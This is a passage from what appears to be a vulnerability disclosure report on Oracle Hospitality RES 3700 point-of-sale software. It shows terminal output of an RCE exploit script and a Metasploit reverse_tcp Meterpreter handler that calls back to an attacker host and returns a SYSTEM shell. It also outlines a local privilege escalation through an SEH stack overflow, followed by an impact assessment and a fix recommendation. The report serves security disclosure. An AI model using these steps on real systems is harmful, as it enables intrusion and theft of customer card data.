[*] Started reverse TCP handler on 192.168.1.2:4444
```

After running **rce-exploit.py** we get a SYSTEM shell as below:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python rce-exploit.py

-----
Oracle Hospitality RES 3700 - RCE Exploit
-----

Enter IP address of the server: 192.168.1.10
Exploiting Oracle Hospitality RES 3700 at IP address 192.168.1.10...

msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (179779 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.10:51479) at 2019-08-27 18:05:49 -0400

meterpreter > shell
Process 2724 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

We can now confirm we have RCE (Remote Code Execution).

### 3.4-LPE Exploit – SEH Local Stack Buffer Overflow

A Local Privilege Escalation would work if we send a request from the server to itself to 127.0.0.1 or to the IP of the server which is 192.168.1.10 and it's more reliable since ASLR can be bypassed easily by accessing FS:[x].

We can simply generate shellcode for cmd.exe and make the user execute it to escalate his privileges.

## 5.0-Criticality Assessment and Business Impact

Oracle Hospitality RES 3700 is a product/solution that is used in thousands of Food & Beverage stores across the world. We can see a fraction of that on the Oracles link to success stories <https://www.oracle.com/industries/food-beverage/pos-successes.html> where a lot use this solution without knowing that their security can be compromised from both internal and external attackers.

Even if an attacker was not able to gain any kind of access, he would still be able to use the DoS attack exploits. On top of that most of the stores deal with customer credit cards and that information will be at risk and PCIDSS (Payment Card Industry Data Security Standards) will be breached, for example: Personally Identifiable Information could be obtained such as: Names, Addresses, Phone Numbers, SSN#, DOB, Credit Card Numbers, Expiry dates, Card Types, Authorization reference, Transaction reference etc...

A malicious user or a black hat hacker could attack any system with this Oracle product installed by exploiting this vulnerability and that would be a major loss in terms of money, reputation for the business and its clients/customers, inappropriate access to proprietary or confidential data such as intellectual data or marketing plans and much more. The impact on confidentiality, integrity and availability in this case is critical.

## 6.0-Conclusion and recommendation

This vulnerability can be considered as an RCE / LPE and DoS and an immediate code update is needed to avoid anyone else exploiting and abusing it and causing major issues for a lot of businesses.

What I recommend is fixing the code in MDSHTTPService.exe and MDSXMLDirecotry.dll and specifically the functions/routines responsible for bound checking and replacing unsafe functions and code with proper ones.